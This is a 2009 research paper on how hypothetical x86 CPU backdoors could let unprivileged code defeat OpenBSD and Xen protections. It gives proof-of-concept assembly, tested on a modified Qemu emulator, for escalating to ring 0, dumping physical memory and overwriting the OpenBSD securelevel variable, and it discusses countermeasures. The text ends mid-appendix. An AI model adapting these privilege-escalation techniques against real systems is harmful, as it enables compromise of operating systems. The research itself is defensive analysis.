J Comput Virol (2009) 5:91–104
DOI 10.1007/s11416-008-0109-x

ORIGINAL PAPER

# CPU bugs, CPU backdoors and consequences on security

**Loïc Duflot**

Received: 10 September 2008 / Accepted: 15 November 2008 / Published online: 9 December 2008


**Abstract** In this paper, we present the security implications of x86 processor bugs or backdoors on operating systems and virtual machine monitors. We will not try to determine whether the backdoor threat is realistic or not, but we will assume that a bug or a backdoor exists and analyze the consequences on systems. We will show how it is possible for an attacker to implement a simple and generic CPU backdoor in order—at some later point in time—to bypass mandatory security mechanisms with very limited initial privileges. We will explain practical difficulties and show proof of concept schemes using a modified Qemu CPU emulator. Backdoors studied in this paper are all usable from the software level without any physical access to the hardware.

## 1 Introduction

Adi Shamir recently presented [7] the security consequences of bugs/backdoors in the a x86 floating point unit [13] on software. Other very interesting studies [1,10,16] have been very recently carried out on the topic of hardware bugs and backdoors. Moreover, it is very interesting to note that the two main x86 CPU developers (Intel® and AMD) publish lists [9] of hardware bugs in their processors. These lists can be relatively long and it is more than likely than at least some of those bugs will never be corrected because it is quite challenging to modify the behavior of a shipped microelectronic chip.

In this paper, we will thus describe different hypothetical bugs and backdoors in x86 processors and show how these can have consequences on the overall security of operating systems and virtual machine monitors running on top of such a CPU. To our knowledge, it is the first time that a study on the impact of x86 CPU backdoors on system security is carried out. Apart from recent works such as the ones mentioned above, hardware security studies [22] tend to focus on shared resources attacks [5,23], direct memory accesses from rogue peripherals [11] or side channel attacks [2].

We begin this paper by describing a few architectural characteristics of x86 processors (part 1) and by presenting bugs and backdoors conceptually (part 2). Then (part 3) we show how a simple and generic backdoor can be used by attackers as a means to privilege escalation to get to privileges equivalent to those of any given running operating system. We present sample code that can be used on a OpenBSD-based system. We use the Qemu [4] open source emulator to simulate such a vulnerability in a CPU and show how exploitation is possible. Next (part 4), we analyze the impact of this first backdoor on the security of virtual machine monitors and show that, because of address spaces virtualization, a modification of the backdoor is necessary to guaranty the attacker that the exploitation will be possible on a given virtual machine monitor. Here again, we analyze, using a modified Qemu emulator, how a non-privileged process of one of the non-privileged invited domain running on top of a virtual machine monitor (Xen hypervisor [24] in the example) can get to privileges equivalent to those of the virtual machine monitor. Finally (part 5), we study stealth properties of backdoors and present potential countermeasures.

We stress that the purpose of this paper is not to discuss the possibility of hiding backdoors in hardware components, but only to analyze the impact of the presence of such a backdoor. We may crystallize the question as follows: What is the level of complexity that a backdoor must achieve to allow an attacker, with minimum privileges, but with knowledge of the backdoor, to get to maximum privileges on a system,

L. Duflot (✉)
DCSSI 51 bd. de la Tour Maubourg,
75700 Paris Cedex 07, France
e-mail: loic.duflot@sgdn.gouv.fr




**Fig. 1** x86 Memory management unit address translation

even when he does not know the security characteristics of the system?

## 2 Introduction to x86 architectures and to security models

In this section, we briefly present some important x86 concepts that will be useful throughout the course of this paper. In this section and in the whole document, we only consider processors from the x86 family (Pentium®, Xeon®, Core Duo™, Athlon™, Turion™ for instance). For the sake of simplicity, we only analyze the case of 32-bit processors in their nominal mode (protected mode [14]). The analysis will nevertheless be valid for 64-bit processors in their nominal mode (IA-32e mode [14]) or in protected mode.

### 2.1 CPL, segmentation and paging

In protected mode, the processor defines four different privilege rings numbered from 0 (most privileged) to 3 (least privileged). Kernel code is usually running in ring 0, whereas user-space code is generally running in ring 3. The use of some security-critical assembly language instructions is restricted to ring 0 code. The privilege level of the code running on the processor is called CPL for Current Privilege Level. The two intermediate levels (ring 1 and 2) are not used in practice except by some para-virtualization schemes (see Sect. 2.4).

To be able to run in protected mode, the kernel must define a unique local structure called the global descriptor table (GDT). The GDT stores (mostly, but not only) descriptors of memory blocks called segments. Segments are potentially overlapping contiguous memory blocks. Segments are defined by a base address, a type (basically code or data), a size, and a privilege ring number (called "segment $DPL$") which represents the ring up to which the segment may be accessed. A pointer to an entry in the GDT is called a segment selector.

Most hardware components of the motherboard can access memory using so-called physical memory addresses. Software code is however required to use logical addresses composed of a segment selector and an offset within the segment. Figure 1 shows how the memory management unit ($MMU$) of the processor decodes the address using the $GDT$ and translates it into a linear[1] (also called virtual) memory address.

When enabled, the paging mechanism is in charge of translating virtual memory addresses into physical ones. The translation is enforced using tables called page directories and tables. Page directories and tables may differ from one process to the other. The base address of the current page directory is stored in the cr3 CPU control register than can only be accessed by ring 0 code.

### 2.2 About assembly language mnemonics

Code can be viewed as a binary sequence called "machine language". This binary sequence is composed of elementary instructions called opcodes. In order to read or write low level code more easily, each opcode is associated with an intelligible mnemonic. Translation of an opcode into a mnemonic is deterministic. However, the opposite operation is not, as mnemonics are context sensitive. For instance, the "ret" mnemonic can be associated with the $0xc3$, $0xcb$, $0xc2$ or even $0xca$ opcode depending on the context. So, if we write assembly language programs, and if we want to accomplish non standard operations (force the execution of a particular opcode) there will be no other solution that to directly specify opcodes in the program to avoid arbitrary and undesired translations by the compiler.

### 2.3 Operating systems security models

We will not describe in this section all the properties of operating systems as far as security is concerned. We will, however, describe some mechanisms that we will circumvent later on using CPU backdoors. Generally speaking, we expect an operating system to enforce strong isolation between the most privileged components (i.e. the kernel) and user space. In order to achieve this, the kernel may use the CPL, segmentation and paging mechanisms. However, some applications are generally considered more privileged than others by the

[1] Correspondence between logical and linear addresses is usually straightforward because segment base addresses are often null. Therefore, the linear address is most of the time numerically equal to the offset field of the logical address.

operating system. It is typically the case of applications running in ring 3 but with superuser privileges ("root" applications on a Linux/Unix system for instance). In this document, we will exclusively consider an attack model where the attacker is able to run code only in the context of a non-privileged application.

### 2.4 Virtualization and isolation

In essence, virtualization allows several guest operating systems to run in parallel on the same machine, each of them unaware of being executed on the same machine as the other ones. One form of virtualization is so-called paravirtualization. In a paravirtualization framework, a privileged software component called a hypervisor or a virtual machine monitor is running on top of the actual machine hardware and provides an abstraction of hardware resources to guest operating systems while maintaining the principle of isolation between domains. It should be be impossible for any guest operating system to get access to a resource allocated to another or to the hypervisor. One example of such a virtual machine monitor is the Xen [24] hypervisor.

In order to study the security of hypervisors, it is often considered that guest operating systems kernels themselves can try to attack hypervisors. However, in this paper, we consider that attackers are only able to run code in the context of a non-privileged application of a non-privileged guest operating system and we will see that if this attacker has prior knowledge of a correctly designed generic backdoor in the CPU, such privileges are sufficient for him to get to maximum privileges on the system.

## 3 Taxonomy and first analysis

### 3.1 Bug, backdoor or undocumented function?

Bugs, backdoors and undocumented functions are three different concepts. A bug is an involuntary implementation mistake in a component that will in some cases, lead to a failure of the latter. An undocumented function corresponds to a function implemented on purpose by the developer but that has not been openly documented for some reason. Good examples of sometimes undocumented functions are debug functions. x86 processors actually implement some initially undocumented opcodes such as the "salc" assembly language instruction, that we will study in part 4.1, whose signification has been made public in [8]. Usually, implementing undocumented functions cannot be considered a good idea because such functions will not be taken into account in third party security evaluations. This may lead to potential security breaches if an attacker finds one of these functions and a way to exploit them. Finally, a backdoor corresponds to the introduction, at some point of the design process, of a function whose only purpose is to grant additional privileges to the entity using it. A traditional example of a backdoor is a network adapter reacting to a given IP frame by copying the entire system memory using direct memory access (DMA, [11]) accesses and sending selected parts on the network. Another example is a smartcard that, when it receives some data x always returns x encrypted by a key K, except for a particular value of x where only K is returned.

Even though those notions correspond to three different concepts, in the course of a security analysis, they should always be considered equivalent. It should always be assumed that the operational consequences of a potential bug or unknown undocumented functionality are equivalent to that of a backdoor. In other words, it is fair to assume that in the worst case, a bug can be used by an attacker as a means for privilege escalation over the system. In this paper, we will thus use the term "backdoor" to mean an actual backdoor, a bug or an undocumented functionality.

### 3.2 Related work and scope of the study

As stated in introduction, we will not analyze the plausibility of backdoors being implemented in commercial products, but rather study the way that a generic backdoor can be used by an attacker as a means to escalate privileges on a system.

As a matter of fact, several interesting studies on the way backdoors can be hidden in integrated circuits were presented during the last two years. For instance, it has been shown [16] by King et al. how easy it was to hide a backdoor in a Sparc-based processor. Their study included an implementation of various backdoors in a open source Sparc CPU and a description of the performance and surface overhead associated with the implementation. Another study [10] analyzes the way that a rogue mode can be added to a ARM CPU and be used at will by a rootkit to conceal functions that will not be subject to operating systems security policies.

Another line of work is that of the study of hardware backdoors detection. Agrawal et al. [1] presented how methods inspired from side channel attacks (such as DPA [18] or Timing [17] attacks) could be used to detect modifications to an integrated circuit that occurred during the last steps of the component design (manufacturing of the component). Looking at the power consumption pattern of the integrated circuit and comparing it to reference measurements will help to determine whether the circuit was modified or not. Such a method could be particularly useful to integrated circuit design companies that outsource the manufacturing of the circuits and that would have some reason to believe that their components might have been modified.

Our work is different from those studies for different reasons:

- our work targets x86-based architectures only;
- we do not discuss actual implementation of backdoors in integrated circuit but rather study the implications of a CPU backdoor on the security of the software stack. Previous work takes for granted that a backdoor will allow the attacker to take control of the target platform. We will see that this is not so obvious depending on the actual security measures that have been implemented;
- we focus on software activated backdoors. We will not study backdoors that can be remotely activated by an attacker without the attacker needing to run code on the target machine. How remotely-activated backdoors can be dealt with is outside the scope of this paper. Ideas to mitigate the treat include network level security measures (such as filtering rules). The backdoors that we study in this paper will thus always require the attacker to run very low privileged code on the target machine.

The threat model described here corresponds to that of an attacker enticing the regular user of a machine to run a malicious program (traditional phishing attack) or control a non-privileged application running on the machine (browser, Flash player, music player, games).

Additionally, our work does not try to cover the whole spectrum of potential places where backdoors can be implemented or where bugs can have an important impact on security. We only focus on CPU bugs and backdoors. It seems very likely that bugs or backdoors in chipsets can have an even greater impact on the overall security of a machine than CPU bugs or backdoors.

### 3.3 Value of a backdoor to an attacker

We will describe simple backdoors that are actually usable by attackers even from within very isolated environments. The general intuition, from the attacker's point of view, is that the backdoor should:

- not be active at all time but it should be possible to activate the backdoor;
- not be detectable by anybody who does not already have sufficient knowledge of the backdoor;
- not require any specific hardware privilege to be activated.

For instance, the backdoor can be activated by a chosen non-privileged assembly language instruction. In order to make detection of the backdoor hard, it is possible to have the backdoor activated only when some conditions on the CPU state are met. These conditions can be linked to the state of the data registers of the CPU (EAX, EBX, ECX, EDX, ESI, EDI). These registers can be modified by a non-privileged process with classic non-privileged instructions such as *mov* $\$value, register$ (see part 4.1).

Once the backdoor is activated and independent of his initial privileges, the attacker is typically out to get to maximum privileges on the system:

- get to privileges equivalent to protected mode (or IA-32e) ring 0;
- have at his disposal a way to bypass operating systems- or virtual machine monitors-controlled memory virtualization mechanisms. It might not be sufficient for an attacker to get to ring 0 privileges if he cannot find the actual location of its target structures.

The first item seems easy to meet (it is sufficient to grant the running task ring 0 privileges), the second item is more difficult to analyze and will be studied in Sect. 5.2. We shall proceed to introduce increasingly more complex backdoors and to analyze their impact on software components running on top of backdoored components.

## 4 Basic backdoor exploitation

### 4.1 Backdoor definition (during component conception)

In this section, we assume that processor (running an arbitrary operating system) features a bug or a backdoor that modifies the behavior of one of the assembly language instructions, for instance the "salc" (opcode 0xd6) instruction. The "salc" instruction theoretically clears or sets the CPU AL register depending on whether or not the Carry flag of the EFLAGS state register is set. This instruction is in practice not used very much as it is not documented in the main specifications of x86 processors. Here is the pseudo-code for the instruction:

```
if (RFLAGS.C == 0)  AL=0;
else                AL=0xff;
```

We will now consider that this behavior is the actual behavior in most cases, but if the EAX, EBX, ECX and EDX are in a given state (for instance EAX=0x12345678, EBX=0x56789012, ECX=0x87651234, EDX=0x12348256) when "salc" is run, then the CPL field of the CPU is set to 0. In effect, this corresponds to granting ring 0 privileges to the task running on the CPU. We will see later, however, that this simple transition could lead to some incoherences in the CPU state that should be taken into account during the course of the exploitation of the backdoor.

The modified behavior of "salc" is now:

```
if (EAX == 0x12345678 && EBX == 0x56789012
      && ECX == 0x87651234 && EDX == 0x12348256)
    CPL = 0; #CPL formally corresponds to CS.RPL.
else if (RFLAGS.C == 0)  AL=0;
else                     AL=0xff;
```

This backdoor seems like a very simple one but we will see in the next section that even this simple backdoor can enable a non-privileged process to get to maximum privileges (chosen ring 0 code execution) on a platform. Moreover, this backdoor is virtually undetectable. It is only activated when EAX, EBX, ECX, EDX reach a given state. If the state of each register was an independently identically distributed variable, the probability that such a state was reached accidentally would be $2^{-32\times4} = 2^{-128}$ and only if the "salc" instruction is used. In practice, the states of the registers are not independent[2] but the probability remains very small and can be considered to be effectively zero especially if the opcode that triggers the backdoor is an otherwise undefined opcode.

Additionally, the probability that an operating system would trigger the backdoor by mistake and carry on running is also very small. To avoid the discovery of the backdoor when such a system breakdown is investigated, the attacker can use an evolving backdoor (see Sect. 6.2). Another possible approach can be to select a commonly used opcode to activate the backdoor, so that the attack code is not recognized as such by static analyzers. Thus, it will always be possible for an attacker to write the attack code that runs normally on non-backdoored processors and which will be considered perfectly legitimate code during code analysis.

That being said, it is always interesting for the attacker to have a second backdoor that will revert the effects of the first one and allow the running application to transition to ring 3 in order to ensure return to a stable system state after backdoor exploitation.

```
if (EAX == 0x12345678 && EBX == 0x56789012
      && ECX == 0x87651234 && EDX == 0x12348256)
    CPL = 0; #CPL formally corresponds to CS.RPL.
else if (EAX == 0x34567890 && EBX == 0x78904321
      && ECX == 0x33445566 && EDX == 0x11223344)
    CPL = 3;
else if (RFLAGS.C == 0)  AL=0;
else                     AL=0xff;
```

### 4.2 Use of the backdoor

We shall now assume that there exists a x86 CPU implementing such a backdoor (see Fig. 2a) and we shall consider an attacker with enough privileges to run code with restricted privileges on a system running a traditional operating system running on top of the backdoored CPU. Traditional operating systems (Linux, Windows, OpenBSD, FreeBSD, etc.) all use code and data segments (both in ring 0 and ring 3) with a zero base address, and we will thus consider that it is the case. Systems where this is not the case will be analyzed in Sect. 5. We will show in this section how an attacker can use the backdoor to get to maximum privileges (that of the kernel of the operating system).

In order to escalate privilege through the backdoor, the attacker must:

- activate the backdoor by placing the CPU in the desired state and running the "salc" instruction;
- inject code and run it in ring 0;
- get back to ring 3 in order to return the system to a stable state. Indeed, when code is running in ring 0, systems calls do not work: Leaving the system in ring 0 and running a random system call (exit() typically) is likely to crash the system.

Before starting the exploitation of the backdoor, the attacker has to:

- locate in the GDT a ring 0 code segment with a maximum size. The trap grants ring 0 privileges to the running task but does not modify the other characteristics of the task code segment (size for instance);
- locate in the GDT a data segment with a maximum size;
- locate, depending on the attack code, the virtual memory location of target structures (system calls, variables) that the attacker would be willing to modify (changing, for instance, the way the operating system works or implements its security policy).

Most operating systems use a ring 0 code and a ring 0 data segment that covers the entire virtual memory space, but the location of this segment in the GDT is different from one system to the other. The simplest way for the attacker to locate the segment is to dump the GDT onto an identical operating system where he has sufficient privileges. Most of the time, the attacker can assume that the segment with a $0x08$ selector is the ring 0 code segment and the segment with a $0x10$ selector is the ring 0 data segment, respectively. This is actually the case for most systems. Randomization of the GDT is theoretically possible but is not common practice. As many other randomization techniques, this would only slow the attacker as he has other ways to determine the segments that are used by the system (log files, core dumps, debug info etc.).

[2] EAX may store return codes and ECX often stores loop counters. Some assembly language instructions modify the value of a register depending on the value of others.




**Fig. 2** Proof of concept setting: **a** backdoor from part 4.1 against a OpenBSD-based system, **b** Use of backdoor from part 5 against a Xen hypervisor

Locating target structures is relatively simple on systems that do not randomize their virtual space. A simple "nm" command on the kernel of a UNIX system will give the virtual address of all kernel structures. When randomization is used, or when the system implements a "W xor X" scheme, the attacker's efforts will be slightly more involved as he will have to analyze and modify the content of page tables to write to target structures.

For the "return to ring 3 without the system crashing" phase, it is necessary for the attacker to find suitable ring 3 data and code segments. Usually, ring 3 code and data segment location in the GDT do not depend on the operating system. It is nevertheless simpler for the attacker, prior to activating the backdoor, to push the segment selectors the attack program is using onto the stack and recover them when the attack has been successfully carried out.

The generic steps of the attack are the following.

– activation of the backdoor;

```
"mov $0x12345678, %eax\n"
"mov $0x56789012, %ebx\n"
"mov $0x87651234, %ecx\n"
"mov $0x12348256, %edx\n"  //backdoor activation
".byte 0xd6\n"             //salc opcode
```

– call to a kern_f function that will be run in ring 0 using a "long call" to the chosen ring 0 code segment;

```
"lcall $0x08, $kern_f\n"
```

– in the kern_f function, load of a suitable data segment (and if need be of a suitable stack segment);

```
"push %ds\n"
"mov $0x10, %ax\n" //data ring 0 segment load
"mov %ax, %ds\n"   //in ds register
```

– execution of the payload (for instance modification of security-critical security variable, of the current uid, of a system call);

– selection of a ring 3 data segment;

```
"pop %ds\n"
```

– building of a 'dummy' stack that will allow a return to ring 3 masquerading as a return from an interrupt handler by stacking successively a stack segment, a stack pointer, a code segment selector, an return instruction pointer (here the address of the "end" function);

```
"mov $0x0027, %eax\n" //construct of the stack
"push %eax\n"         //as if we were requesting
"push %esp\n"         //a return from an interrupt
"mov $0x002b, %eax\n"
"push %eax\n"
"mov $end, %eax\n"    //return address
"push %eax\n"
```

– running the "ret" assembly language instruction;

```
".byte 0xcb\n"    //ret instruction (opcode form
                  //to avoid interpretation
                  //as a "ret" in the same segment)
```

– in the "end" function, deactivate the backdoor and exit normally (exit() system call for instance).

```
"mov $0x34567890, %eax\n"
"mov $0x78904321, %ebx\n"
"mov $0x33445566, %ecx\n"
"mov $0x11223344, %edx\n"
".byte 0xd6\n"
```

We implemented a proof of concept demonstrating the usability of such a backdoor. The proof of concept setting is described in Fig. 2a. The CPU is a Qemu emulator [4]

that has been modified to implement the backdoor of the previous section. On top of this backdoored (trapped) CPU, a UNIX OpenBSD [19] is running. The attacker is allowed to run code as a non-privileged (non root) user of the system.

The proof-of-concept scheme follows the steps we just described and allows the attacker to get to kernel privileges. Appendix A shows how the backdoor can be used to modify security critical kernel variables such as the OpenBSD securelevel [20] variable.

## 5 Impact on virtual machine monitors

In this section, we assume a virtual machine monitor (for instance a Xen hypervisor) is running on a x86 machine and that the CPU of the machine implements the backdoor described in the previous section. We also assume that one or several guest operating systems are running on top of the virtual machine monitor. The hypervisor might be using VT [15] or Pacifica [3] extensions to allow guest operating kernel to run unmodified. We assume in this section that an attacker has found a way to run arbitrary code in the context of a non-privileged process of a non-privileged guest. Figure 2b shows such a setting. In this section, we will show that even if the attacker is not able to use the backdoor from the previous section, a slightly more complex (but still generic and very simple) backdoor will be usable to get to maximum privileges on the system without attacker knowledge of the virtual machine monitor and the memory structure (resource repartition between hypervisor and invited guests).

### 5.1 Use of the backdoor from Sect. 4.1

The use of a virtual machine monitor that is unknown to the attacker can make the exploitation of the basic backdoor from Sect. 4.1 impossible. A critical step of the scheme we presented is to find a usable ring 0 code segment that will provide access to target structures. As ring 0 code segments are only used by the hypervisor, the base address of such segments has no particular reason to be identical to that of ring 3 segments that are used by the guest operating system (that itself does not have knowledge of or access to the GDT of the system). Moreover, in order to modify target hypervisor structures that are not mapped into guest virtual memory, the attacker has to get access to page directories and tables that in turn have no business being accessible from guest operating systems segments. Thus, in order for the attack to work, the attacker would have to first access the GDT or the page directory and tables which is extremely difficult without prior knowledge of the hypervisor memory management strategy. This shows that in general, it may be impossible for the attacker to use the basic backdoor to get to maximum privileges.

### 5.2 A modified backdoor

If an attacker wants to be able to get to maximum privileged in a hypervisor-based system without prior knowledge of the system, he requires a backdoor that provides him with:

- ring 0 privileges;
- a usable ring 0 code segment. A ring 0 code will not be usable unless the relative position of this segment and the ring 3 code segment at the time of backdoor activation is known. This is necessary to ensure that the virtual address of the attack process will be valid;
- a data segment that is allowed to bypass segmentation and paging. This is necessary, for instance, to modify structures of the hypervisor that are not mapped in the operating system virtual space, i.e. the attacker has to modify page tables that are probably not mapped into the guest operating system virtual space. Moreover, the attacker will certainly need to modify the GDT to create usable segments and locating the GDT will require direct access to physical memory.

The backdoor will thus be modified to give the current task ring 0 privileges. It will permanently provide a dummy selector number which, when used in the course of a “lcall” instruction, will cause the loading of a ring 0 code segment identical to the code segment of the current task (identical base address and size); except of course the segment being a ring 0 code segment. Finally, the backdoor will provide a way to bypass paging.

Of course the backdoor can now be activated and deactivated at will. This is a major issue as the backdoor is now stateful. In the first basic backdoor, activation only caused modification of the CPL field. With this new backdoor, however, the dummy segment selector is available as soon as the backdoor is activated and until it is deactivated.

In our proof of concept implementation, we modified the Qemu CPU emulator to implement a backdoor with such characteristics. We chose to use a variable called “backdoor” that indicates the state of the backdoor (1 for activated, 0 for deactivated). What is interesting is that for the backdoor to be usable the variable backdoor needs only have an influence on the “lcall” and “lret” assembly language instructions. The modified behavior of the “salc” instruction thus becomes the following.

```
if (EAX == 0x12345678 && EBX == 0x56789012
      && ECX == 0x87651234 && EDX == 0x12348256)
    backdoor = 1;
else if (EAX == 0x34567890 && EBX == 0x78904321
      && ECX == 0x33445566 && EDX == 0x11223344)
    backdoor = 0;
else if (RFLAGS.C == 0)  AL=0;
else                     AL=0xff;
```

Of course, the "lcall" and "lret" instruction must also be modified so that if the variable backdoor is set and the dummy selector (in our implementation the 0x4b selector) is called and the desired segment is loaded. Proof of concept modifications of Qemu are presented in Appendix C.

In order to bypass paging, we chose to implement a mechanism that allows the attacker to directly read or write into physical memory at a chosen address. The mechanism we implemented is similar to the PCI configuration mechanism [21]. The EAX register is used as an address register and EBX is used as a data register.

### 5.3 Proof of concept use of the backdoor

The attacker can get low level access to physical memory, discover the memory structures of the kernel (GDT, page tables) and modify them. In the following code example, physical memory is dumped in the "output_file" file.

```
  //Read operation:
  mov A , %eax
  mov $0, %ecx // 0 for read
  salc
  // on salc EBX <- V
  // with V = [A] 32-bit memory content
  // at address A
```

```
//Write operation:
mov A , %eax
mov V , %ebx
mov $1, %ecx // 1 for write
salc // on salc [A] <- V
// 32-bit data at address A is
// set to V
```

and the modified salc instruction becomes:

```
if (EAX == 0x12345678 && EBX == 0x56789012
      && ECX == 0x87651234 && EDX == 0x12348256)
    backdoor = 1;
else if (EAX == 0x34567890 && EBX == 0x78904321
      && ECX == 0x33445566 && EDX == 0x11223344)
    backdoor = 0;
else if (backdoor == 1 && ECX == 0x1) { //write operation
    address = EAX;
    value = EBX;
    physical_memory_w(address, (char *) &value, 4); }
else if (backdoor == 1 && ECX == 0x0) { //read operation
    address = EAX;
    physical_memory_r(address, (char *) &result, 4);
    EBX = result; }
else if (RFLAGS.C == 0)  AL=0;
else                     AL=0xff;
```

```
int i, res;
int fd = open("output_file", O_RDWR); //ouput file

for(i=0; i<MEM_SIZE; i+=4) //loop until the end of physical memory
{
   __asm__ volatile(
        "push %%eax\n"              //save data registers
        "push %%ebx\n"
        "push %%ecx\n"
        "push %%edx\n"
        "mov $0x12345678, %%eax\n"  //backdoor activation
        "mov $0x56789012, %%ebx\n"
        "mov $0x87651234, %%ecx\n"
        "mov $0x12348256, %%edx\n"
        ".byte 0xd6\n"              //backdoor = 1
        "mov %1, %%eax\n"           // EAX <- i
        "mov $0, %%ebx\n"           // EBX set to 0
        "mov $0, %%ecx\n"           // ECX <- 0
        ".byte 0xd6\n"              //read operation
    :"=b" (res):"m"(i));       // res <- EBX

   __asm__ volatile(
        "lcall $0x4b, $test\n"    //run function "test" code
        "mov $0x34567890, %eax\n" //in ring 0. 0x4b is a dummy
        "mov $0x78904321, %ebx\n" //selector that can be used at
        "mov $0x33445566, %ecx\n" //will by the attacker
        "mov $0x11223344, %edx\n"
        ".byte 0xd6\n"              //backdoor = 0
        "pop %eax\n"                //data register recover
        "pop %ebx\n"
        "pop %ecx\n"
        "pop %edx\n"
   );                              //write to the output file
   write(fd, &res,4);              //of the read memory byte
} close(fd);
```

The attacker is also able to run ring 0 code at will. For instance, running the previous code, the "test" function will be executed with ring 0 privileges in a ring 0 code segment, the characteristics of which (base address, size) correspond to that of the code segment at the time of the "lcall" to the dummy selector.

As an example, we can show in Appendix B that the attacker is able to modify at will the cr0 control register of the CPU which is one of the most security-critical register of the CPU because that is the one that is used to activate paging, or the physical address extensions or to trigger operating mode transitions. According to designers manuals, read or write to the cr0 register (for instance $mov\ \%cr0, \%eax$) trigger a general protection exception unless the caller can assert ring 0 privileges.

## 6 Analysis of the backdoors

### 6.1 Is it possible to imagine other backdoors?

Of course, it is possible to imagine other backdoors than those that have been presented in this paper and implemented in a modified Qemu emulator. We only aim at showing that it is unnecessary for generic backdoors to be extremely complicated to be usable by attackers without prior knowledge of the software stack used on the system. The major difficulty remains localizing the target structures in memory that the attacker will have to read or write to get total control of the system. If the backdoor is not implemented to allow access to any structure in memory under any given circumstance, the attacker will not be able to use it in each and every situation.

### 6.2 About evolution and discretion

The attacker might want to implement a backdoor in which the activation conditions change after each activation. The main motivation of such an enhancement is that the backdoor will not be detected by an in-depth analysis of the crash conditions of a system in which the backdoor has been activated by mistake. As a matter of fact, a second execution of the program that caused the crash will not activate the backdoor. However, given the small probability of the backdoor being triggered by mistake, it does not seem necessary

that the activation conditions should change. Moreover, it seems pointless to try to hide the hardware logic dedicated to the backdoor activation. The size of x86 processors is pegged at just below a billion logic gates, which cannot be analyzed with tools that are available now or in the near future.

### 6.3 Possible countermeasures

In the previous section, we have seen that it is possible for an attacker to implement a silent backdoor that allows a non-privileged user to escalate to maximum system privileges. So one could easily wonder if there is indeed a way for operating systems and virtual machine monitors designers to cope with the threat. The main idea is to reduce the risk of backdoor activation by eliminating the constitutive elements of this particular attack vector. The attacker needs to be able to run the attack code on the backdoored CPU. A first idea would be to have non trusted code run on a full CPU emulator such as Bochs [6]. Each virtual CPU instruction is translated by the emulator into a set of instructions that will be run on the real CPU. This way, non trusted code only runs on a virtual CPU and no code potentially specified by an attacker will be allowed to run directly on the CPU. The main problem with this otherwise satisfactory solution is performance. Full CPU emulation comes at a very high cost and CPU emulators are generally quite slow.

When performance is an issue, it will be necessary to reduce the possibility of introducing attack code that can trigger the backdoor. This can be done using different means such as :

- restricting the number of applications allowed to run on the machine and control that only those applications are actually running;
- making sure that no compilation or random code execution tools will be available on the system;
- trying to prevent intrusion at the network level (correct network security configuration) in order to prevent remote to local privilege escalations.

Another idea which is impractical at the time (because of the difficulty to correctly manage hardware-level asynchronous accesses and random objects) would be to run the whole software stack on two different CPUs in parallel and to verify that the output to the memory bus are the same. If the two processors respond in different ways to the same code sequence, something is most certainly wrong[3].

Another more pragmatic approach would be to try to detect backdoor activation. As the way the backdoor works or can be activated is unknown to him, the user has to try to detect any unexpected behavior that might correspond to an attempt to use a backdoor. For instance, it would certainly be suspicious for an application to try to run undefined opcodes or to try to call segment selectors that correspond to ring 0 segments. Such a behavior can in most cases be detected by static or dynamic analysis of the non trusted application.

## 7 Conclusion

In this paper, we showed the impact of generic x86 backdoor on the security of a system. We presented proof-of-concept backdoor implementations by modifying the Qemu emulator and we provide sample uses of the backdoors. The backdoors we present are simple as they only modify the behavior of three assembly language instructions and have very simple and specific activation conditions, so that they are very unlikely to be accidently activated.

As a conclusion, we can say that the generic backdoors we presented are virtually undetectable and allow a non-privileged process to get to maximum privileges on a system, no matter which software security mechanisms are implemented. Even though no actual backdoor in x86 processors have ever been claimed, our study show the limits of software security mechanisms.

Security analysis should thus take into account the threat of hardware bugs or backdoors and find ways to restrict the possibilities of activation.

## Appendix A: Use of the backdoor from part 4 against OpenBSD-based systems

We present here sample code that can be used by an attacker to take advantage of the backdoor described in part 4 to modify some security critical OpenBSD kernel variables (securelevel [20] variable in the example). Running this proof-of-concept code does not require the attacker to be initially granted any special kind of privilege and will allow the attacker to modify at will the value of the securelevel variable when it should be impossible according to OpenBSD security policy.

Targeting other kernel structures will allow the attacker to get to kernel privileges.

[3] Michael Franz at UC Irvine just recently developed a very similar scheme using under-utilized cores on multi-core CPU varying environmental parameters and cross-comparing results: IARPA project "Leveraging parallel hardware to detect, quarantine, and repair malicious code injection".

```
int * securelevel = 0xd0777844; // Address of the securelevel variable
                                // that we will try to modify

/* kern_f : function to be executed in ring 0 */
void kern_f(void) {
    __asm__ (
        "push %ds\n"
        "mov $0x10, %ax\n" //We load a ring 0 data segment
        "mov %ax, %ds\n"   //in segment register ds
    );

    *securelevel= 0xffffffff; // Payload
                              // Here we just modify the securelevel
                              // value


    __asm__ (
        "nop\n"
        "nop\n"
        "pop %ds\n"           //We set ds back to its original setting
        "mov $0x0027, %eax\n" //We build the stack to masquerade
        "push %eax\n"         //a regular lret
        "push %esp\n"
        "mov $0x002b, %eax\n"
        "push %eax\n"
        "mov $end_f, %eax\n"    //execution of ret will cause a return
        "push %eax\n"           //to end_f
